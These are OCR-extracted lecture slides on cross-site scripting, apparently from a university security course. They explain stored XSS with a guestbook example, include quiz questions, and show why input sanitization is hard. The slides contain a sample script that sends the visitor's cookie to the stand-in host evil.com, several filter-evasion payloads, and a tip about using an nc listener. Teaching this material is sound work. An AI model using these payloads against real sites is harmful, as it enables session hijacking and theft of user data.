
Practical homework advice


You can set up a local listener on using the nc command (similar to a reverse shell) or python's http server module

Attack: “Stored” XSS


Problem:
Server stores JavaScript-infused input


Attack delivery method:
Upload attack, users who view it are exploited


Name *
David
Message *
Software security is hard!
Sign Guestbook
Name: test
Message: This is a test comment.
Name *
Message *
Sign Guestboo
Name: test
Message: This is a test comment.
Name: David
Message: Software security is hard!
HTML bold for emphasis!
Every browser that visits the page will run the “bold” command



Every browser that visits the page will run the Javascript


evil.com
Session token for lapdonline.org
evil.com/f9geiv33knv141
Posts comment with text:
<script>document.location = “evil.com/” + document.cookie</script>
Comment with text:
<script>document.location = “evil.com/” + document.cookie</script>
lapdonline.org



2. Victim exploited just by visiting site

Quiz Question 3

Which of the following is an example of a ***reflected*** XSS attack?

A. The attacker sends the victim a link containing JavaScript that leaks the victim's data to the attacker

B. The attacker uploads content mixed with JavaScript to a server which later displays it to users


C. JavaScript on a website infects the victim's web browser, which then erases the victim's hard drive

D. JavaScript on a malicious website exploits a browser's JavaScript parser

Preventing Injection Attacks

- Main problem: *unsanitized* user input is evaluated by the server or another user's browser

- Main solution: sanitize input to remove "code" from the data



Sanitizing Is Hard!

Remove cases of “<script>”

<scr<script>ipt>alert(document.cookie)</scr</script>ipt>

Recursively Remove cases of “<script>”

<body onload=“alert(document.cookie)”>

Recursively Remove cases of “<script>” and JS keywords like “alert”

¼script¾a\u006ert(¢XSS¢)¼/script¾

US-ASCII 7-bit encoding. Server specific (Apache tomcat did this).
(1/4 = single character in ISO 8859-1, IE strips off MSB, get 60,
which is ‘<‘ in 7-bit ascii)

Quiz Question

Which of the following is ***NOT*** a necessary component of an XSS attack?

A. The victim user clicks on an attacker-supplied link

B. A buggy server allows malicious JavaScript to become part of web pages

C. The victim user's web browser runs JavaScript


D. The attacker figures out how to evade any filtering done by the web server

